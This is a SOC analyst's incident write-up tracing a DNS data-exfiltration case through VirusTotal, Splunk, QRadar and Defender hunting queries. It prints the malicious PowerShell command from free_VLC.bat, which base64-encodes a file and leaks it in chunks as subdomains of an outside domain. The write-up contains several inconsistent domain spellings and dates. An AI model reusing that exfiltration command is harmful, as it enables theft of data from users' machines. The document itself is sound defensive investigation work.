

Incident Metadata


Case Type:	IOC Investigation - Data Exfiltration - DNS
Reported by:	False Negative Search
Analyst:	Haydar AKYÜREK
Date:	2025-10-25
Severity:	● High
Status:	✓ Closed
Decision:	✓ False Negative

Incident description:

We have an IOC value in the form of <http://elementscript.org/> and we're going to investigate it.

Analysis Notes

1. First, we check its reputation on VirusTotal. It appears to be flagged (malicious/suspicious).



The screenshot shows the VirusTotal analysis page for the URL <http://elementscript.org/>. The page displays a community score of 17/98, indicating 17 out of 98 security vendors flagged the URL as malicious. The status is 200, content type is text/html; charset=utf-8, and the last analysis date is 1 day ago. Below the main summary, there are tabs for DETECTION, DETAILS, and COMMUNITY. The DETECTION tab is selected, showing a table of security vendor analysis results. The table includes columns for vendor name, detection result (e.g., Malicious or Suspicious), and a link to view the vendor's report. The results show that most vendors flagged the URL as malicious, except for Gridinsoft which flagged it as suspicious. A note at the bottom encourages users to join the community for additional insights and API keys.

Security vendor's analysis	Do you want to automate checks?
alphaMountain.ai	Malicious
Certego	Malicious
CyRadar	Malware
Forcepoint ThreatSeeker	Malicious
G-Data	Malware
Lionic	Malicious
Seclookup	Malicious
Sophos	Malware
Webroot	Malicious
Gridinsoft	Suspicious
BitDefender	Malware
CRDF	Malicious
Emsisoft	Malware
Fortinet	Malware
Kaspersky	Malware
Netcraft	Malicious
SOCRadar	Malicious
VIPRE	Malware
ESET	Suspicious
Abusix	Clean

We saw that its creation date was 9 days ago, which is highly suspicious.

2. After that, we investigated it in Splunk.

The screenshot shows the Splunk Enterprise search interface. At the top, there's a navigation bar with 'splunk>enterprise' and various links like 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. On the right of the search bar, it says '998 Messages' and 'Last 24 hours'. Below the search bar, there's a 'Search History' section with a link to 'Search History'. To the right, there's a 'How to Search' section with links to 'Documentation', 'Tutorial', and 'Data Summary'. Another section titled 'Analyze Your Data with Table Views' has a 'Create Table View' button.

No results were found.

3. We also searched for it in QRadar under the Web Category (custom).

The screenshot shows the IBM QRadar Log Activity dashboard. The top navigation bar includes 'Dashboard', 'Offenses', 'Log Activity' (which is selected), 'Network Activity', 'Assets', 'Reports', 'Propoint Dashboard', and 'SentinelOne'. The status bar shows 'System Time: 15:18'. Below the navigation, there are search and filter options. A 'Quick Filter' dropdown is open. The main area displays log entries with columns for 'Event Name', 'Source IP', and other details. A modal window titled 'Add Filter' is open, showing a parameter dropdown set to 'Web Category (custom)', an operator dropdown set to 'Equals any of', and a value input field containing 'elementsscript.org'. There are 'Add Filter' and 'Cancel' buttons at the bottom of the modal.

We also searched for it in DNSSense by adding a URL filter, but again found nothing.

4. Finally, we checked our EDR solution, Microsoft Defender. In the **Advanced Hunting** section, we selected **NetworkEvents** and ran the query: DeviceNetworkEvents | search "elementsscript.org"

No results were returned.

The screenshot shows the Microsoft Sentinel Advanced hunting interface. On the left, there's a navigation sidebar with sections like Home, Exposure management, Investigation & response, Threat intelligence, Assets, Microsoft Sentinel, Identities, Endpoints, and others. The main area is titled "Advanced hunting" and contains a search bar, a query editor with a single line of Kusto query: "DeviceNetworkEvents | search 'elements脆cript.org'", and a timeline visualization. The timeline shows a blue line representing event counts over time, with a cursor pointing to a specific peak. Below the timeline are buttons for "Export", "Show empty columns", "Search", and "Chart type".

We saw a large number of results here, and the action field shows **DNSConnectionInspected**.

5. After noticing that all events were tied to the same **DeviceName**, we decided to review the timeline.

<input type="checkbox"/> Event time ↓	<input type="checkbox"/> Event	<input type="checkbox"/> Additional information	<input type="checkbox"/> Service source
<input type="checkbox"/> Nov 7, 2025 6:28:29.059 PM	<input type="checkbox"/> cmd.exe created process powershell.exe		<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:28:29.039 PM	<input type="checkbox"/> A PowerShell interpreter process was launched by cmd.exe	T1059.001: PowerShell +1	<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:26:07.336 PM	<input type="checkbox"/> csrss.exe injected to powershell.exe process		<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:54.311 PM	<input type="checkbox"/> powershell.exe created process nslookup.exe		<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:54.258 PM	<input type="checkbox"/> powershell.exe performed system network configuration discovery by inv...	T1016: System Network Configuration Discovery +1	<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:53.682 PM	<input type="checkbox"/> powershell.exe loaded module Microsoft.PowerShell.Security.ni.dll		<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:53.324 PM	<input type="checkbox"/> powershell.exe loaded module System.Numerics.ni.dll		<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:53.228 PM	<input type="checkbox"/> powershell.exe created file __PSScriptPolicyTest_ufhuvl1v1.rht.psm1		<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:53.226 PM	<input type="checkbox"/> powershell.exe created file __PSScriptPolicyTest_fmrSwsm.kzt.psm1		<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:53.200 PM	<input type="checkbox"/> powershell.exe loaded module Microsoft.Management.Infrastructure.ni.dll		<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:52.944 PM	<input type="checkbox"/> powershell.exe loaded module System.Management.Automation.ni.dll		<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:52.677 PM	<input type="checkbox"/> powershell.exe loaded module Microsoft.PowerShell.ConsoleHost.ni.dll		<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:52.135 PM	<input type="checkbox"/> cmd.exe created process powershell.exe	T1059.001: PowerShell +1	<input type="checkbox"/> Microsoft Defender for Endpoint
<input type="checkbox"/> Nov 7, 2025 6:17:52.110 PM	<input type="checkbox"/> A PowerShell interpreter process was launched by cmd.exe		<input type="checkbox"/> Microsoft Defender for Endpoint

Here, we can see that after a process start, a PowerShell instance was created. When we opened one of the events, we observed “nslookup” being executed along with some query parameters.

Microsoft Defender

Outbound DNS connection from 192.168.168.161:63370 to 192.168.168.2:53

T1071.004: DNS

Event info

Event: Outbound DNS connection from 192.168.168.161:63370 to 192.168.168.2:53

Event time: Nov 7, 2025 6:31:46 PM

Action type: DnsConnectionInspected

Mitre Techniques: T1071.004: DNS

Entities: nslookup.exe

Query type: A

Direction: Outbound

Intercepted network name: nslookup.exe

Source ip address: 192.168.168.161

Hunt for related events

We noticed a meaningless subdomain in front, followed by the domain we were investigating. Reviewing them one by one, we saw that the subdomains kept changing while the main domain remained the same.

When we examined the script in detail, we found a command that converts this data into a PNG file.

Here, the subdomains continuously change to generate repeated queries. The activity is triggered by a file being executed through **cmd.exe**.

*Untitled - Notepad

powershell -Command "\$data = [convert]::ToString([System.IO.File]::ReadAllBytes('Cohort-18.png')); \$i=0; while(\$i -lt \$data.Length) { \$chunk = \$data.Substring(\$i, [Math]::Min(50, \$data.Length-\$i)); nslookup \$chunk.elements脆.org 2>\$null | Out-Null; \$i+=50; Start-Sleep -Milliseconds 100 }"

Launched by cmd.exe

T1059: Command and Scripting Interpreter

Action type: PowerShellExecution

Mitre Techniques: T1059.001: PowerShell

Script interpreter image file path: C:\Windows\System32\Wind...

Script interpreter command line: powershell -Command "\$dat...

Hunt for related events

```

cmd.exe /c ""C:\Users\Musa\Desktop\free_VLC.bat" "
powershell -Command "$data = [convert]::ToBase64String
([System.IO.File]::ReadAllBytes('Cohort-18.png')); $i=0;
while($i -lt $data.Length) { $chunk = $data.Substring($i,
[Math]::Min(50, $data.Length-$i)); nslookup
$chunk.elementscript.org 2>$null | Out-Null; $i+=50;
Start-Sleep -Milliseconds 100 }"

```

The screenshot shows a Microsoft Defender interface. On the left is a navigation sidebar with various security categories like Home, Exposure management, Investigation & response, Threat intelligence, and Microsoft Sentinel. In the center, there's a timeline view from June 2025 to Sep 2025. A specific event is selected: "Nov 7, 2025 6:17:52 PM powershell.exe loaded module Microsoft.PowerShell.ComputerHost.dll". To the right of the timeline is a detailed view of the selected event, showing the command run in Notepad and its execution details.

This is a case of **Data Exfiltration**, where data is being sent out using the DNS system. The pattern is that the main domain remains the same while the subdomains continuously change.

However, we do not see the DNS requests occurring. If they had, we would have observed them in Splunk and QRadar as well.

6. Now we will look into the root cause of the free_VLC.bat file that is triggering this query.

The screenshot shows the Microsoft Defender interface again, focusing on the file "free_VLC.bat". The left sidebar shows the same navigation categories. The central part of the screen displays the file's properties and its execution history. The file's SHA1 and SHA256 hashes are listed, along with its signer (Microsoft Windows), issuer (Microsoft Windows Production PCA 2011), and VirusTotal detection ratio (0/72). The execution history table lists several events, including the launch of the bat file by cmd.exe, modifications made by notepad.exe, and network configuration changes performed by powershell.exe. The last event listed is the creation of the file by explorer.exe.

Event time	Process	Description	Signature
Nov 7, 2025 6:28:28.789 PM	User DESKTOP-041C16L Musa launched file free_VLC.bat using cmd.exe process	T1204: User Execution	
Nov 7, 2025 6:28:22.367 PM	notepad.exe modified free_VLC.bat		
Nov 7, 2025 6:26:07.384 PM	cssrs.exe injected to cmd.exe process		
Nov 7, 2025 6:17:54.258 PM	powershell.exe performed system network configuration discovery by inv...	T1016: System Network Configuration	
Nov 7, 2025 6:17:52.135 PM	cmd.exe created process powershell.exe		
Nov 7, 2025 6:17:52.110 PM	A PowerShell interpreter process was launched by cmd.exe	T1059.001: PowerShell	
Nov 7, 2025 6:17:51.732 PM	cmd.exe created process conhost.exe		
Nov 7, 2025 6:17:51.601 PM	User DESKTOP-041C16L Musa launched file free_VLC.bat using cmd.exe proc...	T1204: User Execution	
Nov 7, 2025 6:17:36.889 PM	Unknown process file observed on host		
Nov 7, 2025 6:17:34.144 PM	explorer.exe created free_VLC.bat in an uncommon folder Desktop	T1015: Ingress Tool Transfer	
Nov 7, 2025 6:17:19.944 PM	msedge.exe modified free_VLC.bat		
Nov 7, 2025 6:17:19.943 PM	msedae.exe modified free_VLC.bat		

The screenshot shows a Microsoft Defender log search interface. The search bar at the top contains the query "free_VLC.bat". Below the search bar, there are several event cards. One event card is highlighted with a red arrow pointing to it. This event is titled "[1104] User Execution" and describes a user launching a file named "free_VLC.bat" using cmd.exe. Other events listed include file modifications, process creations, and PowerShell activity. The right side of the interface shows additional information for each event, such as service source and file paths.

At this point, we could not identify any domain indicating where this BAT file originated from.

This screenshot shows a detailed view of a selected event from the Microsoft Defender log search results. The event is labeled "[1104] User Execution" and involves a user launching "free_VLC.bat" via cmd.exe. On the right side of the screen, a detailed pane displays information about the process "msedge.exe". It shows the process ID (5408), execution time (Nov 7, 2025, 6:11:26 PM), command line ("msedge.exe --no-startup-window"), image file path (c:\program files (x86)\microsoft\edge\application\msedge.exe), and SHA256 hash (e9115a01025020496496530650506551208232956a433683a4be0416007a09). The pane also includes sections for execution details, signer (Microsoft Corporation), issuer (Microsoft Code Signing PCA 2011), and VirusTotal detection ratio (0/71).

Then, by checking the log labeled “created”, we were able to identify the source domain.

This screenshot shows the Microsoft Advanced Hunting interface. A query is displayed in the center: "DeviceFileEvents | search free_VLC.bat". The results pane shows a list of events, with one specific event highlighted. This event is a "FileModified" event with the timestamp Nov 7, 2025, 6:17:19 PM. The event details pane on the right shows the file name as "free_VLC.bat" and the file path as "C:\Users\Musat\Downloads\free_VLC.bat". The "FileOriginalUrl" field is also populated with "https://wecmobileapp.com/".

7. Next, we searched in Defender's **Hunting** section. While we could search under **DeviceNetworkEvents**, we chose to query **DeviceFileEvents** instead.

Advanced hunting

The screenshot shows the Microsoft Defender Advanced Hunting interface. On the left, there's a sidebar with sections for Schema, Functions, Queries, and Devices. Under Devices, several event types are listed: DeviceEvents, DevicefileCertificateInfo, DeviceFileEvents, DeviceImageLoadEvents, DeviceInfo, DeviceLogonEvents, DeviceNetworkEvents, DeviceNetworkInfo, DeviceProcessEvents, and DeviceRegistryEvents. The main area is titled "Query" and contains the Kusto query: "DeviceFileEvents | search \"free_VLC.bat\"". Below the query, it says "Query results are presented in your local time zone as per settings. Kusto filters, however, work in UTC." A results table is displayed with the following data:

TimeGenerated	\$Table	Timestamp	DeviceId	DeviceName	ActionType	FileName
> Nov 7, 2025 6:17:1...	DeviceFileEvents	Nov 7, 2025 6:17:19 PM	3174694a0c86ab10c...	desktop-04lc1...	FileModified	free_VLC.t...
> Nov 7, 2025 6:17:1...	DeviceFileEvents	Nov 7, 2025 6:17:18 PM	3174694a0c86ab10c...	desktop-04lc1...	FileRenamed	free_VLC.t...
> Nov 7, 2025 6:17:1...	DeviceFileEvents	Nov 7, 2025 6:17:19 PM	3174694a0c86ab10c...	desktop-04lc16l	FileModified	free_VLC.t...
> Nov 7, 2025 6:17:1...	DeviceFileEvents	Nov 7, 2025 6:17:18 PM	3174694a0c86ab10c...	desktop-04lc16l	FileRenamed	free_VLC.t...
> Nov 7, 2025 6:17:3...	DeviceFileEvents	Nov 7, 2025 6:17:34 PM	3174694a0c86ab10c...	desktop-04lc16l	FileRenamed	free_VLC.t...
> Nov 7, 2025 6:28:2...	DeviceFileEvents	Nov 7, 2025 6:28:22 PM	3174694a0c86ab10c...	desktop-04lc1...	FileModified	free_VLC.t...

By clicking the first entry, we can identify the source it came from.

8. We searched for this address in **EmailEvents**, but no results were found.

The screenshot shows the Microsoft Sentinel Advanced hunting interface. On the left, the Schema navigation pane is open, showing various event types under categories like 'Email & collaboration' and 'Devices'. A red arrow points to the 'EmailEvents' item under 'Email & collaboration'. In the center, the query editor displays a single query: '1 EmailEvents | search "https://wormhole.app/"'. The results section shows '0 items' and a message: 'No results found in the specified time frame.' The top right corner shows the workspace is selected as 'mssentinel'.

9. We found it in **EmailUrlInfo**.

The screenshot shows the Microsoft Sentinel Advanced hunting interface. The Schema navigation pane is open, with a red arrow pointing to the 'EmailUrlInfo' item under 'Email & collaboration'. In the center, the query editor displays a single query: '1 EmailUrlInfo | search "https://wormhole.app/"'. The results section shows '1 item' and displays a table with the following data:

	Timestamp	NetworkMessageId	Url	UrlDomain	UrlLocation
1Info	Nov 7, 2025 6:16:31 PM	0a4799bd-e876-4bf8-48...	https://wormhole.app/bLaRxm#qqtQY38SXJNSi-zQsACXlg	wormhole.app	Body

10. Next, we checked **UrlClickEvents** to see if it had been clicked. It shows **click allowed**.

Advanced hunting

The screenshot shows the Microsoft Sentinel Advanced Hunting interface. The query bar at the top contains the Kusto query: `1 UrlClickEvents | search "https://wormhole.app/"`. The results pane displays a table of events with columns: Timestamp, Uri, ActionType, AccountUpn, Workload, and NetworkMessageId. There are four items listed, all showing 'ClickAllowed' as the ActionType. The table includes a header row and four data rows.

Timestamp	Uri	ActionType	AccountUpn	Workload	NetworkMessageId
Nov 7, 2025 6:17:05 PM	https://wormhole.ap...	ClickAllowed	musa.karakaya@csvisor...	Email	0a4799dd-e876-4bf8-48...
Nov 7, 2025 11:13:11 PM	https://wormhole.ap...	ClickAllowed	erme_tunca@csvisor.de	Teams	022ee648-a8d1-4472-1...
Nov 7, 2025 11:15:33 PM	https://wormhole.ap...	ClickAllowed	shamkhal_guluzade@cs...	Teams	8e49a8e4-0156-45f3-3f...
Nov 7, 2025 11:24:19 PM	https://wormhole.ap...	ClickAllowed	muzaffer_acikgoz@csvis...	Teams	d4f72033-b105-4b06-e6...

11. This time, when we searched for **wormhole** in Splunk, we got results.

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: `index IN (fortinet, dnssense) *wormhole*`. The results table shows two events from Nov 7, 2025, 3:25:35 PM. Both events are CEF logs from Roksit DNS Visibility. The first event is for a DNS request to wormhole.app, and the second is for a response from relay.wormhole.app. The table includes a header row and two data rows.

Time	Event
Nov 7 2025 3:25:35.000 PM	CEF: 0 Roksit DNS Visibility 1.0.0 4000001 dns 3 cat=Online Storage msg= dt=2025-11-07T15:24:18-05:00 request=wormhole.app dst= user=N/A dsrc=CA mac=N/A addm= host=N/A ds= user=N/A catgrp=N/A sourceip=N/A sourcetag=N/A action = dns cat = Online host = 10.1.1.90 index = dnssense request = wormhole.app source = /data/log/splunk/syslog/10.1.1.90/splunk-collector-2025-11-07-15.log sourcetype = dnssense:log src = user = N/A
Nov 7 2025 3:17:34.000 PM	CEF: 0 Roksit DNS Visibility 1.0.0 4000001 dns 3 cat=Online Storage msg= dt=2025-11-07T15:16:55-05:00 request=relay.wormhole.app dst= user=N/A dsrc=US mac=N/A addm= host=N/A ds= user=N/A catgrp=N/A sourceip=N/A sourcetag=N/A action = dns cat = Online host = 10.1.1.90 index = dnssense request = relay.wormhole.app source = /data/log/splunk/syslog/10.1.1.90/splunk-collector-2025-11-07-15.log sourcetype = dnssense:log src = user = N/A

12. After that, we can search the IP address using the firewall index to identify the user.

Time	Event
11/7/25 10:55:47.000 AM	date=2025-11-07 time=10:55:47 devname="CNL" devid="FGT60_XK19020806" eventtime=1762530847123231370 tz="-0500" logid="0000000013" type="traffic" subtype="forward" level="notice" vd="root" ip=10.221.112.10 srcport=59829 srcintf="Access" srcintfrole="wan" dstip=10.1.1.173 dstport=8000 dstintf="internal" dstintfrole="lan" srccountry="Reserved" dstcountry="Reserved" sessionid=505355802 proto=6 action="client-rst" policyid=13 policytype="policy" poluid="da494c48-a53d-51ea-c5d7-293b9717f960" policyname="IPSEC_VPN_Internal" user=[REDACTED] group=[REDACTED] authserver=[REDACTED] service="TCP/8000" trandisp="noop" appcat="unscanned" duration=65 sentbyte=105120 rcvbyte=169964 sentpkt=191 rcvdpkt=221 vpntype="ipsecvpn" utmaction="allow" countssl=1 dsthwvendor="VMware" masterdstmac=[REDACTED] dstmac=[REDACTED] dstserver=0 action = allowed dest = 10.1.1.173 dest_port = 8000 ftnt_action = allow host = 10.1.1.254 Index = [REDACTED] source = /data/log/splunk/syslog/10.1.1.254/splunk-collector-2025-11-07-10.log sourcetype = fortigate_traffic src = 10.221.112.10

Decision: **False Negative**

Recommended Actions (SOC Level)

- **Isolate the affected endpoint** to prevent further potential data exfiltration.
- **Perform a full malware scan** on the endpoint using the EDR solution.
- **Analyze the free_VLC.bat and related PowerShell scripts** to understand behavior and exfiltration method.
- **Block the identified malicious domain** (elementsclient.org) at the firewall and DNS layers.
- **Monitor for unusual DNS queries** with changing subdomains to detect similar patterns.
- **Review EmailUrlInfo and UrlClickEvents logs** to identify any users who clicked the URL.
- **Check network logs and firewall indices** for associated IP addresses and users.
- **Update detection rules** in Splunk, QRadar, and EDR to capture this activity in the future. **Create a correlation rule in Splunk or QRadar** to trigger an alert if multiple subdomains are queried for the same domain within a 5-minute window, to detect potential DNS exfiltration.
- **Report the incident** to relevant teams and document the investigation steps.
- **Educate users** on suspicious emails and URLs to prevent phishing-related threats.